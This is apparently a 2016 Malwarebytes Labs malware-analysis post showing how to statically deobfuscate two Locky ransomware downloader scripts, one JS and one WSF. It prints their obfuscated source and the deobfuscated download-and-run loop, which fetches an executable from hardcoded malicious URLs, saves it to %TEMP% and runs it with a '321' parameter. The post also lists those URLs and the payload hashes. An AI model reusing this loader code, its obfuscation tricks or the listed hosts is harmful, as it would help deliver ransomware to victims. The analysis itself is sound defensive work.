From Locky with love – reading malicious attachments

July 27, 2016 by [Malwarebytes Labs]

Last updated: August 17, 2016

The common way of malware distribution, used i.e. by [Locky ransomware] are downloader scripts. They are spread in massive spam campaigns – attached to e-mails. Using simple social engineering tricks attackers try to tempt recipients into running the attached file, that leads to downloading and deploying malicious payloads.

Those scripts are most often obfuscated, using various tricks they try to hide the URL from where they get the payload.

This time we will present some of the latest downloaders used to deliver Locky ransomware and show how to statically decipher their hidden URLs.


Analyzed samples

JS

- Image (9228).pdf.zip – original attachment to the e-mail
- -> **SHEET0000105526932.js** (78e1e3a0645d384278cde7abb71e0416) – downloader script
- –>9017a6d7eea1f36145701ab99a14a9aa – payload (Locky – offline variant, *zepto* extension)

WSF


- petgord34truew_483.zip
- -> **account_report dc0.wsf** (6489498889b58f2f7934ced76339feb7) – downloader script
- –> 19f9a448efdad967894574f85987acb3 – payload (Locky – offline variant, *zepto* extension, runs with parameter "321")



Inside


#1 SHEET0000105526932.js

The script contains lot of redundant variables and obfuscated functions. But the thing that is interesting for us – the URL of the payload to be downloaded – is obfuscated very slightly. We can spot it easily by the pattern "***http://***" left at the beginning:



```
};
try{
shikShikSHAIKERPARTYmaker_Shtyler4("http://"+"\u0073t\u0061t\u0069c"+"\u002Ei
\u006Ed\u0069r\u0076e\u006Fy\u006Ea\u002Ec\u006Fm\u002F5\u0034g\u0068n\u006Eu
\u006F" + "?GyUdrU=dnElDbP","nLEyciJzIBK");}catch
(shikShikSHAIKERPARTYmakerJqHIQs){
 }
```

No real encryption is involved. It is just a text in Unicode, that can be made readable using simple tools (ie this online Unicode Escaping tool). It turns out to be the following text:



```
Unicode Entities
static%22+%22.indirveoyna.com/54ghnnuo%22
```

It still have some urlencoded characters. After decoding them and concatenating with remaining parts of the address, we get full URL from where we can fetch the payload for further analysis.

```
http://static.indirveoyna.com/54ghnnuo?GyUdrU=dnElDbP
```

The content turned out to be a PE file (md5=9017a6d7eea1f36145701ab99a14a9aa). It is an offline variant of Locky ransomware (can encrypt without downloading a key from C&C server), adding *.zepto* extensions to the attacked files.


#2: account_report dc0.wsf

After unpacking the original ZIP we can see the following obfuscated JScript:

```
<job>
    <script language="JScript"></script>
    <script language="JScript">bXk7 = ['f','u','n','c','t','i','o','n',' ','b','a','r','(','c','o','r','e',')',' ','{
    <script language="JScript">
    var aICk6 = ';}\n\r;)'+'(]dI[8'+'fJ    '+'\n\r\n\r;)'+'2317 +'+' 0317-'+' ,1dV('+']mAF +'+' gS + '+'2eLZ[8'+'fJ
    </script>
    <script language="JScript">
    var NJh0 = aICk6;
    NJh0 = NJh0["split"]("");
    var Hg6 = NJh0["reverse"]();
    Hg6 = Hg6.join("");
    </script>
    <script language="JScript">
    eval(bXk7); #define function bar -> eval equivalent
    if (Hg6["l"+"e"+"ngth"] >= 12) bar(Hg6);
    </script>
    </job>
```

It consist of several segments. First one is empty. Second – contains function named ***bar*** that is defined as a wrapper for standard function ***eval*** (used to execute the given code). Third contains a variable filled with an obfuscated content. Fourth contains a small routine used for decrypting the content stored in that variable. And finally, in the fifth segment, the prepared code is executed.

Using some online tools for testing scripts (i.e. this one), we can run the deobfuscating code and display the result instead of executing it, i.e:



```
var aICk6 = ';}\n\r;)'+'(]dI[8'+'fJ    '+'\n\r\n\r;)'+'2317 +'+' 0317-'+' ,1dV('+']mAF +'+' gS

var NJh0 = aICk6;
NJh0 = NJh0["split"]("");
var Hg6 = NJh0["reverse"]();
Hg6 = Hg6.join("");

alert(Hg6);
```

That’s how the second layer gets revealed. This part is also contains obfuscation (see the full script on Github).

Content is unreadable: we can see many small functions with meaningless names. Also, all used strings are split into chunks. Each chunk is stored in a variable with some random name.We can start deobfuscation from searching elements that potentially can lead us to the URL – for example “GET” that is probably used to make a HTTP request:

```
var HTb = "GET" + "";
var BMy = "open" + "";
```

It is referenced in the fragment of code that. most probably, is the entry point of the execution

```
var ORj1 = -1849 + 1850;
var Vc6 = 2477 - 2477;
do {
    try {
        if (1 == ORj1) {
            if (Vc6 >= VVq[Ep + Nt]) {
                Vc6 = 0;
                WScript[Zj3 + We0(Pp)](1000);
            }
            Yr2[BMy](HTb, VVq[Vc6++ % VVq[Ep + (function VSc8() {
                return Nt;
            }())]], false);
            Yr2[Cp + CMj8]();
        }
        if (Yr2.readystate < 4) {
            WScript[Zj3 + Pp](100);
            continue;
        }
        var IUh = WScript[Es + Oo(SMd9) + FTv4 + QAt4](DOf3 + SSp + XMl + IVt3(NAm) + Zo);
        IUh[BMy]();
        IUh[J19] = BFz;
        IUh[(function Ir6() {
            return KFl;
        }()) + DLb](Yr2[KOn5 + Ck0 + Wh8 + AZd]);
        IUh[Sn0(Il4) + Om7] = 0;
        IUh[ZLe2 + Sg + FAm](DJt9, Kn5);
        IUh[Id]();
        var GHq4 = Nh(DJt9);
        GHq4 = Zy(GHq4);
        if (GHq4[Mn0(Ep) + (function NUa() {
                return Nt;
            }())] < 100 * 1024 || GHq4[(function WGk0() {
                return Ep;
            }()) + Nt] > 230 * 1024 || !ZZr(GHq4)) {
            ORj1 = 1;
            continue;
        }
        try {
            STn(Vh9 /* b */ , GHq4);
        } catch (e) {
            break;
        };
        Sn[VQv](Vh9 /* b */ + (function Du() {
            return RFp1;
        }()) + NFc);
        break;
    } catch (e) {
        WScript[Zj3 + Pp](167 * 5 + 165);
        continue;
    };
} while (ORj1);
WScript.Quit(0);
```

The lines:

```
            Yr2[BMy](HTb, VVq[Vc6++ % VVq[Ep + (function VSc8() {
                return Nt;
            }())]], false);
            Yr2[Cp + CMj8]();
```

Look much more meaningfil after simple substitution of the variables by it’s values:

```
           Yr2["open"]("GET", VVq[Vc6++ % VVq["length"]], false);
            Yr2["send"]();
```

The context signifies the variable **VVq** must store an array of URLs to be opened.

That’s how the mentioned variable looks in the obfuscated code:

```
var VVq = [Aq5 + OMp7 + (function Pe() {
    return XTe8;
}()) + Cz + Aa + Vt + HDq + JBk4 + Fw3 + (function UZh() {
    return Kn2;
}()) + (function DZe() {
    return CUp;
}()) + WCm1(Tx) + Bk5, Tx0 + (function Zq() {
    return Rl5;
}()) + (function GOv() {
    return Jx1;
}()) + YJi0(Nv) + VSn + COk + Nr9 + (function Ur2() {
    return AFi;
}()) + PUd4 + Uc + (function Ci() {
    return KKd1;
}()) + (function PJm6() {
    return Iq;
}()) + FWe(MAp7), Aq5 + DOo6(Fl) + (function GYg2() {
    return FRt;
}()) + Ex5(UEo6) + LCg6 + WZg(Dz3) + Jw + HUv + Zh + BEi(DNw) + (function
YVj() {
    return Yf4;
}()) + Az4 + Dw];
```

There are many elements concatenated together, and small inline functions, which role is nothing more but to return a previously defined value.


After substituting those parts, we get:

```
var VVq = ["ht" + "tp:" + "//Be" + "n" + "avid" + "ezH" + "oy.c" + "o" + "m/" + "8" + "zrg" + "4" +
"8k",
 "http" + ":/" + "/a" + "qu" + "at" + "ix" + "bot" + "tle." + "co" + "m/" + "y" + "gyn" + "gc",
"ht" + "tp:/" + "/" + "dav" + "isdoh" + "erty" + ".c" + "o." + "n" + "z/g" + "0v" + "i7" + "0"];
```

That turns out to be a list of 3 URLs :

"http://BenavidezHoy.com/8zrg48k",
"http://aquatixbottle.com/ygyngc",
"http://davisdoherty.co.nz/g0vi70"

They are used as alternatives for downloading the executable:



The fetched payload looks valid, but yet it doesn’t run. We can expect that distributors of the malware used a common technique of requiring a parameter at runtime, to make analysis more difficult. This parameter will be passed by the script. The aim of this trick is that only a victim, who got infected by the downloader can get the payload deployed – and not an analyst who try to run the file as standalone, in controlled environment.

We can go back to analyze the script in order to find out the parameter’s value. Deobfuscated fragment is listed below:

```
var ORj1 = 1;
var Vc6 = 0;
do {
    try {
        if (1 == ORj1) {
            if (Vc6 >= VVq["length"]) {
                Vc6 = 0;
                WScript["Sleep"](1000);
            }
            Yr2["open"]("GET", VVq[Vc6++ % VVq["length"], false);
            Yr2["send"]();
        }
        if (Yr2.readystate < 4) {
            WScript["Sleep"](100);
            continue;
        }
        var IUh = WScript["CreateObject"]("ADODB.Stream");
        IUh["open"]();
        IUh["type"] = 1;
        IUh["write"](Yr2["ResponseBody"]);
        IUh["position"] = 0;

        var filename = Sn.ExpandEnvironmentStrings("%TEMP%/") + "sioLzkk2X";
        IUh["SaveToFile"](filename, 2);
        IUh["close"]();
        var GHq4 = Nh(filename);
        GHq4 = Zy(GHq4);
        if (GHq4["length"] < 100 * 1024 || GHq4["length"] > 230 * 1024 ||
!is_MZ(GHq4)) {
            ORj1 = 1;
            continue;
        }
        try {
            STn(filename + ".exe" , GHq4);
        } catch (e) {
            break;
        };
        Sn["Run"](filename + ".exe" + " 321");
        break;
    } catch (e) {
        WScript["Sleep"](167 * 5 + 165);
        continue;
    };
} while (ORj1);
WScript.Quit(0);
```

As we can see, the script downloads the file from one of the hardcoded URLs, saves it in the %TEMP% folder (under the name “sioLzkk2X.exe”) and then executes. In the line responsible for running the downloaded file we can see that indeed a parameter is given: “321”.

Knowing this we are able to deploy the file and use it for further analysis. It turns out to be Locky – (md5=19f9a448efdad967894574f85987acb3). Like the previous case, it is an offline variant, producing files with extension *.zepto*.

Conclusion

This type of downloaders are automatically generated by spam factories (similar to Bombila described here). At first, their content may look unreadable and complicated, but usually it is enough to just find and follow familiar patterns to easily deobfuscate the crucial part of the script and to retrieve the malicious URL.

Appendix

https://blog.malwarebytes.com/threat-analysis/2015/10/beware-of-doc-a-look-on-malicious-macros/ – analysis of a malicious DOC

https://home.zcu.cz/~bodik/cheatsheets/zeltser-docspdf.pdf – deobfuscating malicious documents